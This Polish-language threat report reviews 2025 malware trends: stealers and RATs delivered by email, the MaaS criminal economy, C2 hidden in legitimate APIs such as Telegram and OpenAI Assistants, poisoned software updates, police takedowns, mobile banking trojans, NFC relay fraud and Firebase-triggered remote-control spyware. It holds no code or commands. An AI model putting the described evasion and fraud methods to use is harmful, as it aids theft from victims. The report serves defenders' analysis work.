
Mimo pojawienia się bardziej nowoczesnych metod, złośliwe oprogramowanie nadal jest dystrybuowane za pośrednictwem wiadomości e-mail z załącznikiem (lub linkiem do pobrania pliku). W Polsce obserwowaliśmy takie kampanie dostarczające znane od lat malware, m.in. RATy Remcos i Quasar oraz stealery PureLogs i XLoader (nowsza wersja Formbooka). Pojawiały się także nowe, w tym stealer Dark Cloud. Świadczy to o nieustannej skuteczności tej metody dotarcia do ofiar, a wiadomości zachęcające do otwarcia załącznika wyglądają coraz wiarygodniej dzięki możliwości wykorzystywania LLM-ów przez atakujących.

Modułowe podejście do ataków

Istotnym trendem w świecie złośliwego oprogramowania stała się modułowość zarówno konkretnych rodzin malware, jak i całych ataków. Oferujący usługi w modelu MaaS zwiększają konkurencyjność swoich usług, oferując dodatkowe funkcje i możliwość dostosowania każdej infekcji. Może to być szczególnie istotne w obliczu opcji skorzystania z malware open source, który z pomocą „vibe codingu”, czyli programowania wspomaganego agentami AI, ma potencjał stać się tworem dokładnie dopasowanym do potrzeb twórcy.

Modułowa budowa i szybka ewolucja złośliwego oprogramowania sprawiają, że każda infekcja musi być analizowana indywidualnie. Należy sprawdzić, do którego etapu doszedł atak, jaka wersja została wykorzystana akurat w tym przypadku i jakie niesie to konsekwencje. Jakie konkretnie dane zostały skradzione? W jaki sposób atakujący zapewnił sobie trwały dostęp do urządzenia? Odpowiedzi na te pytania nie są łatwe.

Głównym motywem większości ataków z wykorzystaniem złośliwego oprogramowania jest kradzież danych. Nawet Remote Access Trojany realizują analogiczne funkcje jak stealery, zbierając zbliżone zestawy informacji lub plików z zainfekowanych stacji. Zauważalne jest skupienie się atakujących na działaniach przynoszących zyski szybko i niskim kosztem. Z tego względu w konfiguracjach złośliwego oprogramowania widoczne jest szczególne zainteresowanie portfelami kryptowalutowymi, poświadczeniami i innymi danymi dostępowymi. Zamiast szantażować ofiarę nagraniami z kamery komputera lub kompromitującymi zrzutami ekranu, atakujący mogą ukraść dane i szybko je sprzedać.



Stwarza to warunki do powstawania miejsc sprzedaży kradzionych dostępów, gdzie kupują je inni przestępcy zainteresowani konkretnymi celami lub realizujący ataki w ramach konkretnej platformy. Tego typu środowiska skupujące poświadczenia i wykorzystujące je do przejmowania kont są widoczne choćby w przypadku kont na Booking.com. Możliwość jest jednak mnóstwo: konta w mediach społecznościowych i streamingi, ciasteczka sesyjne gier i komunikatorów czy wartościowe poświadczenia umożliwiające dostęp do infrastruktury dużych organizacji. Tym samym kradnący dane nie musi być zaangażowany w ataki z ich wykorzystaniem.

W łańcuchach ataków wyraźnie widoczny jest podział na etapy realizowane przez różne grupy lub przy ich wsparciu. Atakujący korzystają z dostępów, malware i narzędzi dostarczanych przez różnych dostawców. Tworzy to różne role w tym środowisku przestępczym – operatorzy rozwiązań MaaS, „trafferzy” zajmujący się dostarczaniem malware do ofiar czy Initial Access Brokers handlujący skradzionymi danymi. Odpowiedzialność za kampanię się rozmywa, a początkujący przestępcy nie muszą mieć specjalnych umiejętności, by realizować takie kampanie. Znacząco obniża to próg wejścia, tym samym sprawiając, że takie ataki są coraz częstsze.

Uniknąć wykrycia

Jednym z głównych założeń złośliwego oprogramowania jest uniknięcie wykrycia przez systemy bezpieczeństwa. Istotne jest wtopienie się w naturalne działania użytkownika i jego ruch sieciowy. Metod na ominięcie zabezpieczeń jest wiele, ale kilka z nich było w 2025 roku na tyle zauważalnych, że można je nazwać trendami.

Na realizowanie komunikacji Command and Control (C2) atakujący mają wiele pomysłów. Od lat powszechne jest wykorzystanie API Telegrama i Discorda do eksfiltracji danych oraz komunikacji umożliwiającej zdalną kontrolę nad złośliwym oprogramowaniem. Obecnie pojawiają się również inne systemy, których API jest nadużywane w ten sposób. Malware SesameOp korzystało z API OpenAI Assistants, Airstalk z AirWatcha, a FINALDRAFT z Microsoft Graph. Taką komunikację znacznie trudniej odróżnić od standardowego ruchu sieciowego w organizacji. Zaobserwowaliśmy także alternatywne metody komunikacji, tak jak w przypadku TorNet Backdoor, który routował ruch C2 za pomocą sieci TOR.

W celu ominięcia mechanizmów zabezpieczających atakujący korzystają także z mechanizmu aktualizacji, który może być gorzej monitorowany niż proces instalacji czy publikacji oprogramowania na znanych platformach. Tak było w przypadku gry „BlockBlasters”, która znalazła się na Steam po weryfikacji bezpieczeństwa, lecz w późniejszej aktualizacji została „wzbogacona” o złośliwe oprogramowanie – loader, który dostarczał

stealera StealC. Pokazało to zarówno słabości procesu weryfikacji gier tam publikowanych, jak i szerszą perspektywę na zagrożenie, jakie niesie ze sobą niedostateczne weryfikowanie aktualizacji oprogramowania.

Akcje służb

W przypadku złośliwego oprogramowania dystrybuowanego w modelu MaaS na pozycję w zestawieniu i powszechność w atakach może wpływać poziom produktu oraz usług oferowanych przez operatorów malware, ale też czynniki zewnętrzne. Należą do nich akcje służb, których w minionym roku nie brakowało.

Do najgłośniejszych można zaliczyć majowe ogłoszenie trwającej od marca akcji zakłócającej działalność Lumma Stealera, który wyraźnie plasował się na szczytach rankingów najpopularniejszych stealerów. Działania Europolu wraz z Microsoftem były wyraźnym ciosem dla infrastruktury Lummy, przez co zanotowaliśmy wyraźne spadki w liczbie obserwowanych próbek tego złośliwego oprogramowania.

Rynek MaaS nie znosi próżni, więc afiliani, czyli przestępcy korzystający z usług konkretnego dostawcy, zaczęli korzystać z malware innych grup. Ponieważ działania służb skupiły się przede wszystkim na zakłóceniu infrastruktury C2 Lummy, działalność tej grupy nie zniknęła zupełnie. Zgodnie z przewidywaniami operatorzy przywrócili funkcjonowanie Lumma Stealera, korzystając z serwerów na terenie Rosji, gdzie ich unieszkodliwienie jest znacznie utrudnione.

Operation Endgame uderzyło także w infrastrukturę i grupy powiązane z innymi rodzinami złośliwego oprogramowania, np.: Danabot, Smokeloder, Latroductus i Rhadamanthys. Ten ostatni, choć konkurował powszechnością w atakach z innymi stealerami, nie zniósł akcji zakłócających jego funkcjonowanie równie dobrze. Różne efekty działań służb mogą wynikać m.in. z wyjściowej pozycji twórców złośliwego oprogramowania na rynku przestępczym i ich zaawansowania.

Choć doświadczenie pokazuje, że akcje służb nie zawsze zupełnie eliminują dany malware, każde takie działanie jest ciosem wartym zadania. Przejęcie infrastruktury zawsze będzie skutkowało koniecznością kosztownej odbudowy, a pozyskanie przez służby danych afiliantów i kanałów komunikacji powoduje utratę zaufania klientów do operatorów malware. Najsukuteczniejsze jednak zwykle są aresztowania, które uniemożliwiają przestępcom dalsze prowadzenie szkodliwej działalności. Okazało się to skuteczną formą zwalczania VenomRAT (modyfikacja Quasar RAT), którego twórca został zatrzymany w 2025 roku.

Malware mobilny naszym okiem


Statystyki dotyczące mobilnego malware z ostatniego roku pokazują, że w naszej cyberprzestrzeni dominu-

ją zagrożenia masowe, silnie zautomatyzowane i oparte na nadużyciach ekosystemu reklamowego, usług premium SMS oraz mechanizmów przejmowania sesji i tożsamości użytkowników. Klasyczne trojany bankowe, choć nadal obecne w krajobrazie zagrożeń, schodzą ilościowo na dalszy plan.

Najlichnieszą kategorią pozostaje adware i fraud reklamowy, reprezentowany przede wszystkim przez HiddenAds oraz Badbox. Jest to czytelny sygnał, że atakujący w dalszym ciągu preferują skalę nad wyrafinowanie. Masowe infekcje darmowymi aplikacjami, często dystrybuowanymi poza Google Play lub w ramach krótkotrwałych kampanii w oficjalnym sklepie, generują stabilny przychód przy relatywnie niskim ryzyku operacyjnym. W przypadku Badbox dodatkowo widoczny jest trend kompromitacji łańcucha dostaw oraz preinstalowanego oprogramowania, co przesunęło punkt wejścia ataku coraz bliżej producenta i dystrybutora urządzeń, a coraz dalej od samego użytkownika.

Rozkład procentowy poszczególnych wykrytych złośliwych aplikacji mobilnych

Rysunek 7.




Drugim silnym nurtem są zagrożenia oparte na nadużyciach SMS oraz usług premium. Rodziny, takie jak: SMSPVA, CashSMS, SMSFactory czy częściowo Joker_Spy, pokazują, że model „cichej” monetyzacji poprzez subskrypcje i jednorazowe opłaty pozostaje skuteczny, zwłaszcza w regionach, w których

rozliczenia z operatorem są gorzej kontrolowane. Stanowi to istotne przesunięcie względem wcześniejszych lat, gdy malware SMS-owe było postrzegane jako zagrożenie schyłkowe. Obecnie wraca ono w bardziej modularnej, lepiej ukrytej i trudniejszej do wykrycia formie.

Jednocześnie obserwujemy ewolucję trojanów bankowych w kierunku malware o charakterze uniwersalnym, łączącego funkcje finansowe, szpiegowskie oraz zdalnego dostępu. Rodziny, takie jak: HookBot, Ermac, Alien, Coper, Cerberus, Anatsa, Godfather czy Medusa, pokazują, że choć licznie ustępują adware, to pod względem potencjału operacyjnego stają się coraz groźniejsze. Coraz częściej celem nie jest już wyłącznie kradzież danych bankowych, lecz pełne przejęcie sesji użytkownika, obejście mechanizmów MFA, wykorzystanie overlayów na aplikacje finansowe, a nawet długotrwała kontrola całego urządzenia.

Rozkład kategorii złośliwych aplikacji mobilnych

Rysunek 8.



- Adware / malware systrybucyjne – 72,28%
- Malware'y bankowe (overlay / fraud) – 25,06%
- Mobile RAT / Spyware – 0,04%
- Backdoory / droppers / MaaS – 2,59%
- Pozostałe / testowe – 0,02%

Osobną, lecz bardzo istotną kategorię stanowią malware'y systemowe oraz frameworki o szerokim spektrum zastosowań, takie jak: Triada, Necro czy Void. Ich obecność wskazuje na utrzymującą się aktywność zagrożeń działających głęboko w systemie operacyjnym, często z uprawnieniami umożliwiającymi dołączanie kolejnych modułów. Stanowią one fundament pod dalsze kampanie – zarówno reklamowe, jak i finansowe – i są kolejnym dowodem na to, że ataki mobilne coraz rzadziej mają charakter jednowymiarowy.

Na końcu zestawienia znajdują się klasyczne RAT-y i spyware, takie jak: SpyNote, DCHSpy czy Anubis. Choć ich liczebność pozostaje niewielka, znaczenie operacyjne tych narzędzi jest wysokie. Są wykorzystywane głównie w kampaniach o charakterze

szpiegowskim i wpisują się w trend ataków na konkretne, wybrane grupy użytkowników, a nie na rynek masowy.

Zebrane dane pokazują wyraźnie, że to, co dominuje w statystykach, niekoniecznie stanowi największe zagrożenie. Najwięcej wykryć generują dziś proste, masowe kampanie – głównie adware oraz malware SMS-owe. Są one łatwe do skalowania, krótkotrwałe i nastawione na szybki, niskoryzykowny zysk. Z tego powodu silnie wpływają na statystyki, lecz rzadko przesądzają o kierunku rozwoju całego ekosystemu zagrożeń.

Rzeczywisty ciężar operacyjny ataków przesuwają się jednak w inną stronę. Coraz większe znaczenie mają zagrożenia, które nie skupiają się na jednorazowej kradzieży, lecz na długotrwałym przejściu urządzenia i tożsamości użytkownika. W tym sensie mobilny krajobraz zagrożeń coraz bardziej przypomina to, co od lat obserwujemy na komputerach stacjonarnych: masowe, „tanie” kampanie na dole piramidy oraz bardziej zaawansowane, długofalowe operacje na jej szczycie. Różnica polega na tym, że w przypadku urządzeń mobilnych monetyzacja jest silniej powiązana z codziennym ekosystemem użytkownika – operatorem, subskrypcjami, aplikacjami i usługami stale zintegrowanymi z tożsamością cyfrową.

Trend ewolucyjny: od klasycznych trojanów bankowych do mobilnych RAT i spyware

Choć dane ilościowe wskazują, że klasyczny malware bankowy – oparty na mechanizmach overlay, fałszywych formularzach logowania oraz podszywaniu się pod aplikacje bankowe – nadal występuje w cyberprzestrzeni, to w ostatnim roku widoczne jest systematyczne przesuwanie się modelu użycia na rzecz mobilnych RAT-ów oraz rozwiązań o charakterze szpiegowskim. Zmiana ta nie ma charakteru gwałtownego ani masowego, lecz jest wyraźnie strategiczna i kierunkowa.

Tradycyjne trojany bankowe, takie jak Cerberus, Alien, Ermac czy Anubis, bazują na dobrze znanym i wielokrotnie replikowanym schemacie: infekcji urządzenia, uzyskaniu uprawnień Accessibility, wykorzystaniu nakładek oraz kradzieży danych uwierzytelniających lub przejściu sesji użytkownika. Model ten staje się jednak coraz mniej efektywny. Wynika to zarówno z rosnącej świadomości użytkowników, jak i z postępującego wzmocnienia mechanizmów anty-fraudowych po stronie banków, a także z konsekwentnego ograniczania przez system Android możliwości nadużywania usług dostępności i wyświetlania overlayów. W rezultacie koszt utrzymania skutecznej kampanii bankowej rośnie, a jej operacyjna „żywołność” znacznie się skraca.

W odpowiedzi na te ograniczenia obserwowany jest zwrot w kierunku malware wielofunkcyjnego, działającego jako pełnoprawny, mobilny RAT. Rodziny takie jak SpyNote, a także nowe, niszowe konstrukcje pokroju Crocodilusa, nie są projektowane pod jeden scenariusz ataku. Zamiast

tego oferują szerokie spektrum funkcjonalności, obejmujące: zdalne sterowanie urządzeniem, podsłuch, przechwytywanie obrazu ekranu, keylogging, dostęp do plików, wiadomości SMS i komunikatorów, a w razie potrzeby również realizację fraudów finansowych.

Bankowość przestaje być celem samym w sobie i staje się jednym z wielu wektorów monetyzacji. Mobilny RAT zapewnia operatorowi znacznie większą elastyczność operacyjną: umożliwia długotrwałą obserwację użytkownika, precyzyjne dobranie momentu ataku, obejście zabezpieczeń behawioralnych banków, a nawet odprzedaż dostępu do zainfekowanego urządzenia innym podmiotom. Jest to bezpośrednia analogia do modelu, który wcześniej ugruntował się w ekosystemie malware desktopowego.

Niski wolumen nowych rodzin RAT nie powinien być interpretowany jako niskie znaczenie operacyjne. Wręcz przeciwnie, tego typu malware często rozpoczyna swoją obecność jako kampanie testowe, służące walidacji skuteczności technicznej i odporności na detekcję. Dopiero po ich dopracowaniu następuje skalowanie, często pod inną nazwą lub w ramach większych platform typu MaaS. Z tej perspektywy pojawienie się takich rodzin jak SpyNote czy Crocodilus należy traktować jako sygnał kierunkowy, a nie jedynie statystyczną ciekawostkę.

Analiza obserwacji pokazuje, że mobilne malware bankowe nie zanika, lecz ewoluuje w kierunku rozwiązań bardziej uniwersalnych, trudniejszych do wykrycia i lepiej przystosowanych do długotrwałych operacji. Mechanizmy overlay oraz fałszywe aplikacje bankowe coraz częściej stanowią tylko jeden z komponentów większego ekosystemu, a nie fundament całej kampanii. Dla zespołów CTI i SOC oznacza to konieczność odejścia od uproszczonego podziału na „banker vs. adware” i traktowania mobilnych RAT-ów jako pełnoprawnej, strategicznej klasy zagrożeń.

NFC Relay jako nowy wektor ataku na ekosystem płatniczy

W tym samym czasie, gdy następuje przejście od klasycznych trojanów bankowych ku mobilnym RAT-om i spyware, coraz wyraźniej rysuje się nowy wyspecjalizowany wektor ataku oparty na technikach NFC Relay. Choć wolumenowo zagrożenia tego typu pozostają marginalne w porównaniu do masowego malware mobilnego, ich potencjalny wpływ operacyjny i finansowy jest nieproporcjonalnie wysoki.

Analiza przypadków obserwowanych w Polsce wskazuje, że ataki NFC Relay są szczególnie trudne do monitorowania oraz wykrycia zarówno po stronie użytkownika, jak i instytucji finansowych. W przeciwieństwie do klasycznych trojanów bankowych, które ingerują bezpośrednio w aplikację mobilną banku, scenariusz NFC Relay całkowicie omija ten etap. Atakujący przechwytywać komunikację NFC pomiędzy kartą płatniczą a urządzeniem mobilnym i przekazują ją w czasie rzeczywistym do zdalnej infrastruktury.

tury, umożliwiając realizację transakcji lub wypłat gotówki bez fizycznej obecności karty przy terminalu.

Szczególnie istotne jest to, że obserwowane kampanie wykorzystują skomercjalizowane wersje narzędzi badawczych, pierwotnie przeznaczonych do analizy bezpieczeństwa protokołów NFC. Kod ten jest adaptowany w sposób patchworkowy i integrowany z mechanizmami socjotechnicznymi – fałszywymi aplikacjami bankowymi, komunikatami w języku polskim oraz scenariuszami „weryfikacji karty”, które skłaniają ofiarę do przyłożenia karty i podania numeru PIN. W efekcie dochodzi do pełnego przeniesienia zaufania użytkownika na kanał NFC, dotychczas często postrzegany jako relatywnie bezpieczny.

Z perspektywy obronnej NFC Relay stanowi jakościowo nowe wyzwanie. Atak ten nie wymaga przejścia sesji aplikacji bankowej, nie opiera się na overlayach ani nadużyciach Accessibility, a jego kluczowa faza odbywa się poza widocznością standardowych mechanizmów antyfraudowych. Co więcej, finalizacja fraudu następuje często w bardzo krótkim, zsynchronizowanym oknie czasowym, co dodatkowo utrudnia korelację zdarzeń.

Istotne jest również to, że Polska jawi się jako obszar szczególnej aktywności tego typu kampanii, co może wynikać zarówno z wysokiej adaptacji płatności zbliżeniowych, jak i ze skuteczności lokalnie dopasowanej socjotechniki. W połączeniu z obserwowaną ewolucją na rzecz mobilnych RAT-ów zagrożenia NFC Relay wpisują się w szerszy trend odchodzenia od ataków czysto aplikacyjnych na rzecz przejmowania całych kanałów płatniczych i interfejsów systemowych.

Mobilne RCS w kampaniach obserwowanych w Polsce

Niezależnie od opisanych trendów wykorzystujących techniki NFC Relay w ostatnim okresie widoczna jest w Polsce rosnąca liczba próbek i kampanii z wykorzystaniem malware apk.spyfrptunnel klasy fVNC. Potwierdza to przesuwanie się ekosystemu mobilnych

zagrożeń w stronę ukierunkowanych, operatorskich modeli ataku. W przeciwieństwie do klasycznych trojanów bankowych rozwiązania te nie są projektowane z myślą o masowej dystrybucji, lecz o pełnej i długotrwałej kontroli nad wybranymi urządzeniami.

Analiza apk.spyfrptunnel wskazuje, że mamy do czynienia z mobilnym malware o charakterze RCS (Remote Control System), który łączy funkcje spyware z interaktywnym dostępem w czasie rzeczywistym. Kluczowym elementem tej architektury jest rozdzielenie kanałów komunikacyjnych: sygnalizacyjnego, zarządzającego oraz właściwego kanału operacyjnego. Wykorzystanie Firebase Cloud Messaging jako mechanizmu wyzwalania akcji pozwala operatorowi sterować infekcją bez generowania typowych wzorców beaconingu (regularne komunikowanie się z infrastrukturą atakującego w celu pobierania poleceń do wykonania), skutecznie maskując aktywność w legalnym ruchu systemowym Androida.

